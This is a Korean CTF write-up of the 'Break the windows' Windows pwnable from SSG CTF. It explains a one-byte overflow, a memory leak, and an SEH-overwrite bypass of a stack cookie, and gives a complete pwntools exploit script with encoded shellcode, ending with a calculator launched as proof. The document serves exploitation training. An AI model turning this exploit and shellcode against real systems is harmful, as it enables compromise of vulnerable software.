Break the windows

2017년 3월 12일 일요일 오후 7:22


SSG CTF에 나왔던 문제다. 출제자는 sweetchip님이다.
분야는 윈도우포너블이다.

이 파일에 걸린 보호기법은 다음과 같다.

```
-------------------------------------------------------------------------------------------------------------------
Module info :
-------------------------------------------------------------------------------------------------------------------
Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
-------------------------------------------------------------------------------------------------------------------
0x00dc0000 | 0x00ddc000 | 0x0001c000 | True   | False   | False |  False   | True   | -1.0- [Break_the_windows.exe] (C:\Users\yangkyoungseok\Desktop\정보보안\정보
0x76a90000 | 0x76c31000 | 0x001a1000 | True   | True    | True  |  False   | True   | 10.0.14393.206 [KERNELBASE.dll] (C:\WINDOWS\System32\KERNELBASE.dll)
0x755b0000 | 0x75690000 | 0x000e0000 | True   | True    | True  |  False   | True   | 10.0.14393.206 [KERNEL32.DLL] (C:\WINDOWS\System32\KERNEL32.DLL)
0x77000000 | 0x77183000 | 0x00183000 | True   | True    | True  |  False   | True   | 10.0.14393.206 [ntdll.dll] (C:\WINDOWS\SYSTEM32\ntdll.dll)
-------------------------------------------------------------------------------------------------------------------
```

Rebase와 OS Dll을 제외한 모든 보호기법이 꺼져있다.

바이너리를 실행시켜보자.



다음과 같이 바이너리가 매우 작아 분석하기 편할 것 같았다.

하지만 왠지 hex ray가 작동하지 않아서 분석하는데 애먹었다.

분석해 보자 전에 풀었던 포춘쿠키와 매우 비슷해 보인다.

```
MOV EAX,DWORD PTR SS:[EBP-10]
PUSH EAX
LEA ECX,DWORD PTR SS:[EBP-74]
PUSH ECX
CALL Break_th.00DC10F0
```

다음 부분이 main에서 문자열을 받는 부분이다. 이때 문자열의 길이에 해당하는 변수인 ebp-10에 0x64가 들어 있고, 문자열은 ebp-74에 저장되는데 이때 0x64만큼 입력받으니 문제가 없어 보이지만, 위 함수 구현이 잘못되어있어 0x65만큼 문자열이 입력된다. 따라서 1byte overflow가 일어나게 되는데, 이로 인해 입력받는 문자열의 길이를 늘릴 수 있다.

```
00C8FF1C  7A7A7A7A zzzz
00C8FF20  7A7A7A7A zzzz
00C8FF24  7A7A7A7A zzzz
00C8FF28  0000007A z...
```

다음과 같이 0x64가 들어가 있어야 할 부분에 0x7a를 입력하여 더 많은 문자열을 넣을 수 있다.


```
var_74          = byte ptr -74h
var_10          = dword ptr -10h
data_leak_C     = dword ptr -0Ch
not_change_8    = dword ptr -8
not_change2_4   = dword ptr -4
```

이 점을 이용하여 메모리 릭을 할 수 있는데, data_leak에 들어있는 data영역의 주소를 릭 해 온 후 base address를 구할 수 있다.

메모리 릭을 한 이후엔 scanf로 입력받는 개수가 많으므로 return address를 덮을 수 있고, 스택 영역에 쉘코드 또한 넣을 수 있다.


하지만 여기서 문제가 하나 있다. main에서 어떤 로직에 의해 랜덤값을 생성한 후 전역변수에 넣고, 또한 위 사진의 not_change_8변수와 not_change2_4변수에도 넣는다. 프로그램이 종료될 때 이 값이 변조되면 비정상 종료하게 된다.
이때 전역변수를 릭 하는 것도, 값을 예측하는 것도 불가능해 보인다.

하지만 방법이 하나 있다. seh overwrite를 이용하는 것이다.



다음과 같이 스택에 seh가 들어있는 것을 볼 수 있다. Brokenwindow 문제와 같이 이 값을 원하는 return address로 덮어준 후 stack out of bound exception을 일으키면 랜덤 쿠키 값을 검사하기 전에 원하는 곳으로 eip를 변조할 수 있다.

이 문제는 전 문제와 다르게 SE handler에 return address를 넣으면 바로 점프하지 않았다. 조금 더 분석해 보자 SE handler에서 pop pop ret 한 위치에 Pointer to next SEH record가 위치한다는 것을 알게 되었다. 따라서 다음과 같이 값을 넣어 주었다.




이 부분에 대해서는 추후 작성할 SEH 문서에서 자세하게 설명할 것이다.

이제 코드를 작성해 보자.

```
from pwn import *

r=remote('172.30.1.43',1337)

shellcode = ""
shellcode += "₩xb8₩x79₩x39₩xf4₩x07₩xdb₩xce₩xd9₩x74₩x24₩xf4₩x5e₩x31
₩xc9"
shellcode += "₩xb1₩x30₩x83₩xee₩xfc₩x31₩x46₩x0f₩x03₩x46₩x76₩xdb₩x01
₩xfb"
shellcode += "₩x60₩x99₩xea₩x04₩x70₩xfe₩x63₩xe1₩x41₩x3e₩x17₩x61₩xf1
₩x8e"
shellcode += "₩x53₩x27₩xfd₩x65₩x31₩xdc₩x76₩x0b₩x9e₩xd3₩x3f₩xa6₩xf8
₩xda"
shellcode += "₩xc0₩x9b₩x39₩x7c₩x42₩xe6₩x6d₩x5e₩x7b₩x29₩x60₩x9f₩xbc
₩x54"
shellcode += "₩x89₩xcd₩x15₩x12₩x3c₩xe2₩x12₩x6e₩xfd₩x89₩x68₩x7e₩x85
₩x6e"
shellcode += "₩x38₩x81₩xa4₩x20₩x33₩xd8₩x66₩xc2₩x90₩x50₩x2f₩xdc₩xf5
₩x5d"
shellcode += "₩xf9₩x57₩xcd₩x2a₩xf8₩xb1₩x1c₩xd2₩x57₩xfc₩x91₩x21₩xa9
₩x38"
shellcode += "₩x15₩xda₩xdc₩x30₩x66₩x67₩xe7₩x86₩x15₩xb3₩x62₩x1d₩xbd
₩x30"
shellcode += "₩xd4₩xf9₩x3c₩x94₩x83₩x8a₩x32₩x51₩xc7₩xd5₩x56₩x64₩x04
₩x6e"
shellcode += "₩x62₩xed₩xab₩xa1₩xe3₩xb5₩x8f₩x65₩xa8₩x6e₩xb1₩x3c₩x14
₩xc0"
shellcode += "₩xce₩x5f₩xf7₩xbd₩x6a₩x2b₩x15₩xa9₩x06₩x76₩x73₩x2c₩x94
₩x0c"
shellcode += "₩x31₩x2e₩xa6₩x0e₩x65₩x47₩x97₩x85₩xea₩x10₩x28₩x4c₩x4f
₩xee"
shellcode += "₩x62₩xcd₩xf9₩x67₩x2b₩x87₩xb8₩xe5₩xcc₩x7d₩xfe₩x13₩x4f
₩x74"
shellcode += "₩x7e₩xe0₩x4f₩xfd₩x7b₩xac₩xd7₩xed₩xf1₩xbd₩xbd₩x11₩xa6
₩xbe"
shellcode += "₩x97₩x71₩x29₩x2d₩x7b₩x76"
'''
shellcode = "₩xd9₩xc5₩xd9₩x74₩x24₩xf4₩x5f₩x31₩xc9₩xbe₩xf2₩x71₩x92
₩xfd"
shellcode += "₩xb1₩x30₩x31₩x77₩x18₩x83₩xef₩xfc₩x03₩x77₩xe6₩x93₩x67
₩x01"
shellcode += "₩xee₩xd6₩x88₩xfa₩xee₩xb6₩x01₩x1f₩xdf₩xf6₩x76₩x6b₩x4f
₩xc7"
shellcode += "₩xfd₩x39₩x63₩xac₩x50₩xaa₩xf0₩xc0₩x7c₩xdd₩xb1₩x6f₩x5b
₩xd0"
shellcode += "₩x42₩xc3₩x9f₩x73₩xc0₩x1e₩xcc₩x53₩xf9₩xd0₩x01₩x95₩x3e
₩x0c"
```

```
shellcode += "₩xeb₩xc7₩x97₩x5a₩x5e₩xf8₩x9c₩x17₩x63₩x73₩xee₩xb6₩xe3
₩x60"
shellcode += "₩xa6₩xb9₩xc2₩x36₩xbd₩xe3₩xc4₩xb9₩x12₩x98₩x4c₩xa2₩x77
₩xa5"
shellcode += "₩x07₩x59₩x43₩x51₩x96₩x8b₩x9a₩x9a₩x35₩xf2₩x13₩x69₩x47
₩x32"
shellcode += "₩x93₩x92₩x32₩x4a₩xe0₩x2f₩x45₩x89₩x9b₩xeb₩xc0₩x0a₩x3b
₩x7f"
shellcode += "₩x72₩xf7₩xba₩xac₩xe5₩x7c₩xb0₩x19₩x61₩xda₩xd4₩x9c₩xa6
₩x50"
shellcode += "₩xe0₩x15₩x49₩xb7₩x61₩x6d₩x6e₩x13₩x2a₩x35₩x0f₩x02₩x96
₩x98"
shellcode += "₩x30₩x54₩x79₩x44₩x95₩x1e₩x97₩x91₩xa4₩x7c₩xfd₩x64₩x3a
₩xfb"
shellcode += "₩xb3₩x67₩x44₩x04₩xe3₩x0f₩x75₩x8f₩x6c₩x57₩x8a₩x5a₩xc9
₩xa7"
shellcode += "₩xc0₩xc7₩x7b₩x20₩x8d₩x9d₩x3e₩x2d₩x2e₩x48₩x7c₩x48₩xad
₩x79"
shellcode += "₩xfc₩xaf₩xad₩x0b₩xf9₩xf4₩x69₩xe7₩x73₩x64₩x1c₩x07₩x20
₩x85"
shellcode += "₩x35₩x64₩xa7₩x15₩xd5₩x6b"
'''
####################expend###################

print r.recvuntil('> ')


r.sendline('1')
print r.recvuntil('Input your string : ')
r.sendline('z'*101)
print r.recvuntil('> ')

###################leak#####################

r.sendline('1')
print r.recvuntil('Input your string : ')
r.sendline('z'*108)
print r.recvuntil('This is your string : ')
print r.recv(108)
print hex(u32(r.recv(4)))
print hex(u32(r.recv(4)))
stack = u32(r.recv(4))&0xffffff

#key       = dataleak-0x64
#base      = dataleak-0x17fb4
#puts      = base+0x1ee6
print r.recvuntil('> ')

#print "data leak : "+hex(dataleak)
#print "key : "+hex(key)
#print "base : "+hex(base)
#print "puts : "+hex(puts)
print "stack : "+hex(stack)

########################################

r.sendline('1')
print r.recvuntil('Input your string : ')
payload='z'*172
payload+=p32(0xeb069090)
payload+=p32(0xdc20a4)
#payload += p32(stack+100)
#payload+=p32(stack+100)
#payload+=p32(stack+100)
#payload+='₩xcc'*50000
payload+='₩x90'*0x300+shellcode+'z'*50000
r.sendline(payload)
print "finish"
```


계산기
프로그래머
0
HEX 0
DEC 0
OCT 0
BIN 0
QWORD
MS
Lsh
Rsh
Or
Xor
Not
And
Mod
CE
C
A
B
7
8
9
C
D
4
5
6
E
F
1
2
3
(
)
±
0

성공!